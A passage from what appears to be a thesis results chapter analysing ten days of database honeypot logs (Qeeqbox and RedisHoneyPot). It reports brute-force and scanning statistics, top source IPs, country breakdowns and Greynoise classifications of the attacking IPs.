We initiate our analysis by examining the temporal distribution of the low-interaction honeypots by Qeeqbox. Figure 5.1 showcases the fluctuation in action over time for honeypots deployed on servers in both the USA and Taiwan. Here, an “action” denotes each instance of interaction; “connection”, “login” and “dump”, originating from an IP address, without considering multiple interactions from the same source. A “connection” is a connection to the honeypot, a “login” is a login attempt and a “dump” is a GET request to the elastic server which is the common way to interact with elastic servers. It’s important to note that the x-axis time ticks in this graph represent hourly intervals despite only displaying full days. This scale will remain consistent across all our upcoming graphs. We observe a pattern characterized by intermittent spikes that gradually increase over time, with particularly large outliers during the final two days of observation. This trend suggests an increase in activity over time.

For a more detailed analysis, see figure 5.2, which illustrates the number of unique (distinct) IPs which were active on the honeypots per hour. We observe that the count of unique IP addresses each hour remains relatively low, in stark contrast to the high volume of actions depicted in figure 5.1. This suggests that numerous IPs are involved in multiple actions, contributing to the intermittent spikes in actions.

To provide further context, a total of $549,522$ actions were recorded across the honeypots over the




Figure 5.1: Qeeqbox Honeypots: Temporal distribution of actions observed from December 1st, 2023, to December 11th, 2023

span of the experiment, originating from only $1,204$ unique source IP addresses. At first glance, this would suggest an average of 456 actions per IP. However, upon closer examination, it becomes evident that the traffic is heavily skewed towards a few IPs. Table 5.1 illustrates this imbalance, revealing that just 10 IPs were responsible for 86.55% of the total actions. This shows indication that the distribution of the amount of actions taken by IPs is heavily skewed. By looking at the percentiles we see that the 25th percentile shows a single action, the median (50th percentile) stands at 2 actions, and the 75th percentile at 4 actions. As we move towards the higher percentiles, the disparity becomes even more pronounced: the 95th percentile records 27 actions, while the 99.99th percentile skyrockets to $109,723$ actions. Out of the aforementioned 1,204 unique IP addresses, a significant portion, 950 IPs, attempted only connections, implying that they were scanners. The remaining 254 IPs displayed a combination of actions, including at least one login attempt, showcasing a more diverse and malicious behavior.




Figure 5.2: Qeeqbox Honeypots: Temporal distribution of unique IPs observed from December 1st, 2023, to December 11th, 2023

Source IP	# Actions	% of Total Actions
51.254.78.36	114,386	20.82%
80.66.76.91	75,627	13.76%
87.251.75.20	75,144	13.67%
80.66.76.30	69,938	12.73%
80.66.76.21	66,017	12.01%
94.232.43.36	42,263	7.69%
59.48.162.146	8,071	1.47%
60.177.58.57	8,051	1.47%
122.227.98.38	8,049	1.47%
117.26.15.247	8,043	1.46%
Other	73,933	13.45%

Table 5.1: Qeeqbox Honeypots: List of the top 10 source IPs with the highest number of actions and their percentage of overall actions

DBMS	# Actions	% of Total Actions
MySQL	47,648	8.67%
Postgres	0	0%
Redis	2,376	0.43%
Elastic	535	0.10%
MSSQL	498,963	90.80%

Table 5.2: Qeeqbox Honeypots: Distribution of actions to DBMS

Table 5.2 and figure 5.3 reveal discrepancies in DBMS preference among adversaries. The data indicates a significant bias towards the MSSQL honeypot, with comparatively fewer actions observed for MySQL, and minimal activity directed towards Redis and Elastic. Most activity peaks correspond to MySQL and MSSQL, as evident from figure 5.1, suggesting concurrent high activity from these honeypots on both servers. Postgres did not receive any actions during the observation period, a surprising outcome given its online presence as verified through testing. This unexpected result may be attributed to various factors, including the possibility that all five honeypots were hosted on the same IP, leading adversaries to prioritize other targets perceived as more attractive. While the exact cause remains uncertain, the minimal traffic observed from Elastic suggests that adversaries may have simply neglected to scan for it altogether.

Figure 5.4 and table 5.3 provide insights into the temporal distribution of port scans during the observed period on the telescope operated by the Delft University of Technology (TU Delft). For coherence, we have translated the ports into their respective DBMS names. Similar to the trends observed in figure 5.1, we notice fluctuations in scan activity throughout the day. However, the distribution of scans across ports appears to be more evenly spread, with Redis and MSSQL as the primary targets. Which contrasts with the prevalence of MSSQL observed in table 5.2. This difference may be attributed to the duration of the experiment. Furthermore, the data collection involved only two IPs which is not sufficient quantitatively for comparison analysis with the data collected on the telescope. As a result, we intend to deploy a larger number of honeypots over an extended period for the main experiment.

DBMS	# Scans	% of total scans
MySQL	88,784,670	18.24%
Postgres	91,038,978	18.70%
Redis	121,552,543	24.97%
Elastic	81,634,200	16.77%
MSSQL	103,857,084	21.33%

Table 5.3: Distribution of actions to DBMS on telescope

So far key observations from our temporal analysis include:




Figure 5.3: Qeeqbox Honeypots: Temporal distribution of actions categorized by DBMS from December 1st, 2023, to December 11th, 2023




Figure 5.4: Temporal distribution of scans observed on telescope from December 1st, 2023, to December 11th, 2023

- Non-uniform spikes in activity indicate varying levels of engagement over time.
- A small number of IPs contribute to the majority of action traffic, suggesting targeted activity.
- Certain DBMS are notably more frequently accessed compared to others.

These observations form a coherent story as we delve into the logs during the spikes in action activity. Specifically, it becomes evident that a handful of IPs are executing brute-force attacks against the honeypots. Typically, the logs exhibit a pattern, where a connection is followed by a login attempt every second. This pattern is inherent to how the honeypot logs login attempts. Initially, it records the establishment of a connection, followed promptly by the login attempt itself. As a result, each login attempt comprises two distinct actions: a connection and a subsequent login. This also explains the exaggerated spikes of activity in figure 5.1. Aside from brute-force attackers there are also scanners that are solely engaged in establishing connections without subsequent login attempts. Take, for instance, the IP address 58.211.125.146, which generated 416 connections and 0 other actions to the honeypots, surpassing all others in connections traffic only. This IP corresponds to the Chinanet Backbone, a component of China's national internet infrastructure. Whether these connections represent instances of IP spoofing or genuine scanning activity originating from the backbone remains unknown.

We'll delve into a detailed examination of the brute-force attack later in a case study within this subsection. For now, we shift our focus to other adversarial behaviors highlighted by the data. For example our data revealed that the honeypot deployed on the USA server recorded $250,824$ actions, while the one on the Taiwanese server logged $298,698$ actions, constituting 45.64% and 54.36% respectively of the total traffic. This represents a near 10% difference in traffic between the two geographic locations. However, given the size of the dataset, it is inconclusive whether adversaries exhibit a preference for one geographical location over the other. However, this would be an interesting topic to research for a future work.

Upon reviewing the geographical distribution of IP data, we observed traffic originating from 42 different countries across various continents worldwide. We noted the absence of traffic from Oceania and Antarctica. The former could be attributed to geographical isolation, while the latter is likely due to the sparse population in Antarctica, making it an unlikely source of network activity. However table 5.4 highlights the skew in traffic volume originating from Russia, France, and China. This is the result because most of the brute-force attack traffic originates from these three countries. Despite their large traffic volumes, Russia and France exhibit relatively low counts of unique IPs. Conversely, China stands out with a considerable number of unique IPs, suggesting a more diversified source of traffic alongside its high volume.




Figure 5.5: Qeeqbox Honeypots: Geographical distribution of the observed traffic sorted by country of origin.

We will continue with a case study of the brute-force attacks. We classified any login attempt as a potential brute-force attack and proceeded to identify these IPs using the Greynoise API for Multi-IP Context analysis. The classification results are detailed in table 5.5. In the context of this table, "no data" implies that Greynoise has no prior record of the IP. "Unknown" indicates that Greynoise couldn't ascertain whether the IP is malicious or benign. "Benign" identifies IPs associated with recognized benign services and organizations verified by the Greynoise team. It's important to note that Greynoise recognizes that benign IPs can still engage in harmful actions [44]. "Malicious" denotes IPs flagged by Greynoise as known malicious actors due to past malicious activities.

Country	# Actions	% of Total Actions	# IPs
Russia	329,640	59.99%	12
France	114,869	20.90%	5
China	67,786	12.34%	551
United States	7,532	1.37%	359
Vietnam	6,413	1.17%	6
Pakistan	6,268	1.14%	3
Sri Lanka	6,259	1.14%	1
Brazil	6,253	1.14%%	5
Hong Kong	550	0.10%	25
India	520	0.09%	19%
Other	3,432	0.62%	218

Table 5.4: Qeeqbox Honeypots: Top 10 countries by the amount of actions and their corresponding amount of IPs

A considerable number of IPs fall under the ”benign” category, which is surprising. These “benign” IPs also conducted only a small number of actions which may have to do with their research nature. The fact that they attempted to login, often considered a form of hacking by many legal systems, is unexpected to us despite Greynoise acknowledging this possibility in their classification. While it’s plausible they were engaged in ethical hacking, the absence of any communication in the form of a notification raises suspicions. Among these benign IPs, we encountered familiar names like Censys [21], along with other companies seemingly dedicated to cybersecurity. However, further investigation revealed a lack of online presence beyond their registration in government business records, hinting at potential virtual business addresses, which raises suspicion. Equally surprising is the minimal activity recorded for IPs identified as malicious. With the bulk of the actions originate from IPs categorized as ”unknown” or having ”no data,” suggesting that automated brute-force attacks predominantly originate from potentially unrecognized sources in threat intelligence databases.

Classification	# IPs	# Actions	# Login attempts
No data	44	348859	174348
Unknown	75	194993	97460
Benign	54	409	110
Malicious	81	2015	958


Table 5.5: Qeeqbox Honeypots: Greynoise classification of brute-forcers

Upon examining the IP addresses classified as “No data” and ”Unknown”, it becomes evident that the majority of them originate from a range of cloud service providers, such as OVHcloud, Akamai Connected Cloud, Google Cloud Platform, Digital Ocean and XHOST INTERNET SOLUTIONS LP. Others include ISP’s and cellular service providers. However, an unexpected inclusion was the Chinanet backbone, an entity not typically associated with login attempts. For cloud service providers IP addresses may be recycled, which can lead to different security vulnerabilities such as cloud squatting [71], which adds additional complexity to tracking activities of adversaries. Additionally, adversaries have the capability to alter the IP addresses associated with their machines that run these scripts. For instance, when an EC2 instance on AWS is stopped, hibernated, or terminated, its public IP address is released and a new one is assigned when it is started[6]. This introduces an additional layer of complexity to monitoring their actions, highlighting the necessity for intervention by the parent company. However, even if the parent company takes action adversaries can circumvent this by creating new accounts and running their malicious scripts once more.

A closer examination of the top 6 IPs from Table 5.2 highlights an interesting observation: only 51.254.78.36 is associated with OVHcloud, one of the largest hosting providers globally. In contrast, the remaining five IPs all trace back to XHOST INTERNET SOLUTIONS LP.

Doubt arises as some of these cloud service providers lacked basic security features on their websites such as HTTPS support, raising doubts about their legitimacy. Upon closer inspection, a few websites exhibit signs of being fake, such as lacking depth beyond a basic landing page. For instance, sign-up options may lead only to a contact form, with no additional pages or functionalities. This lack of substance adds to the suspicion surrounding these services and highlights the need for further investigation to verify their authenticity in a future study.

We generated word clouds to visualize the most common usernames and passwords involved in all 272,876 brute-force attempts, depicted in figure 5.6. In these word clouds, the size of each word corresponds to its frequency in the dataset. Due to the sheer amount of username and password combinations, a lot of entries may not be visible within the word cloud. On closer examination, we notice several default usernames such as “sa” and “admin”, but also common names and potentially leaked credentials from past data breaches. The password word cloud reveals a prevalence of hashed passwords, however the honeypot does not hash passwords. This again indicates the potential usage of leaked credentials.



(a) Word cloud of usernames (b) Word cloud of passwords

Figure 5.6: Qeeqbox Honeypots: Word clouds of usernames and passwords

From the preliminary study of the logs from Qeeqbox Honeypots, we’ve ascertained its capability in collecting network traffic data for pattern analysis. Our temporal analysis revealed a gradual increase in traffic, starting from an initially undetected state to becoming targeted by brute-force attacks. Additionally, we’ve identified various patterns of adversarial behavior, such as the preference for specific DBMS. While we gained insights into the geographic distribution of attacks, we cannot definitively attribute these nations to the origin of the adversaries. Because brute-force attackers often rely on cloud service providers, allowing them to effectively mask their origins by choosing the location of their host and are able to change their IP addresses with ease. We hypothesize that this enables adversaries evade detection from to threat intelligence services like Greynoise. Nevertheless, the logs from this honeypot has provided us with valuable insights, and threat actor intelligence which can be utilized to alert cloud service providers about those that abuse their services.

5.1.2. RedisHoneyPot

The primary aim of analyzing the medium interaction honeypots is to shed light on adversarial actions post-access. Hence, less emphasis is placed on temporal analysis compared to the previous subsection, though a general overview is still provided.

Figure 5.7 displays the hourly distribution of actions throughout the experiment’s duration, with peaks indicating periods of heightened activity, but also showcases periods of inactivity. Clearly the attacks are not uniform or continuous.

The overall level of adversarial activity appears significantly lower compared to the Qeeqbox Honeypots, as depicted in figure 5.1. This is logical as we consider the context: while Qeeqbox Honeypots ran five different honeypots, this is only a singular instance of Redis with a different logging method. Moreover, the absence of an IAM excludes brute-force attempts, contributing to the observed differences in activity levels.

Examination of Redis activity unveils varying levels of engagement from adversaries over the same time frame. The RedisHoneyPot logged 398 unique IPs contrasting with the 774 unique IPs logged by the Redis honeypot in Qeeqbox Honeypots. This disparity could be attributed to the broader scope of the other honeypot, which attracted greater overall traffic and consequently a higher number of IPs scanning for Redis.




Figure 5.7: RedisHoneyPot: Temporal distribution of actions observed from December 1st, 2023, to December 11th, 2023

The actions depicted in figure 5.7 encompass connections, disconnections, queries and more, thus cannot be representative of a single adversarial interaction (a series of actions) on the honeypot. It could signify either one adversary engaging in numerous activities or multiple adversaries conducting few activities. Figure 5.8 reveals that the observed unique IPs consistently fall within a similar low range over time. Consequently, outlier peaks such as the one on December 6th should originate from prolonged activity initiated by a single IP.

Table 5.6 supports this hypothesis by illustrating that while the majority of the traffic isn't generated by a few IPs, as observed in the case of the Qeeqbox Honeypots in table 5.1, a substantial number of IPs still execute numerous actions. Furthermore, it's noteworthy that several IPs exhibit comparable action counts, suggesting a potential correlation in the actions they undertook.




Figure 5.8: RedisHoneyPot: Temporal distribution of unique IPs observed from December 1st, 2023, to December 11th, 2023

Source IP	# Actions	% of Total Actions
47.120.1.128	190	7.05%
118.195.238.199	111	4.12%
47.117.112.15	35	1.30%
119.96.80.20	34	1.26%
36.110.27.181	31	1.15%
8.217.10.57	30	1.11%
8.142.101.189	30	1.11%
49.73.43.100	30	1.11%
47.113.227.22	30	1.11%
47.102.120.165	30	1.11%
Other	2,144	79.55%

Table 5.6: RedisHoneyPot: List of the top 10 source IPs with the highest number of actions and their percentage of overall actions

Before delving into the analysis of adversarial actions, let's first examine the geographical distribution of the observed traffic, as depicted in figure 5.9. Once again, we observe a consistent traffic pattern worldwide, reminiscent of figure 5.5, with the notable exception of Oceania and Antarctica. With a total of 22 different nations represented, table 5.7 highlights that the majority of the traffic originates from China and the US.

Delving into the adversarial actions mentioned before. We know that each instance of interaction from an adversary initiates with a `NewConnect` and concludes with a `Closed` in the logs. Leveraging this knowledge, we can categorize an instance of interaction from a singular adversarial IP as starting with connection establishment and encompassing everything until closure. This categorization reduces the total number of actions from 2695 to 630 interactions, spread across 398 unique IPs, resulting in an average interaction length of 7 actions.

Further analysis reveals that these interactions, on average, last less than a single second. This suggests that they are likely generated by automated scripts. We observe that around the 75th percentile




Figure 5.9: RedisHoneyPot: Geographical distribution of the observed traffic sorted by country of origin.

Country	# Actions	% of Total Actions	# IPs
China	1867	69.28%	257
United States	393	14.58%	85
South Korea	99	3.67%	6
Hong Kong	78	2.89%	10
Singapore	69	2.56%	9
Indonesia	48	1.78%	4
Japan	33	1.22%	2
Germany	21	0.78%	4
United Kingdom	15	0.56%	3
The Netherlands	9	0.33%	3
Other	63	2.34%	15

Table 5.7: RedisHoneyPot: Top 10 countries by the amount of actions and their corresponding amount of IPs

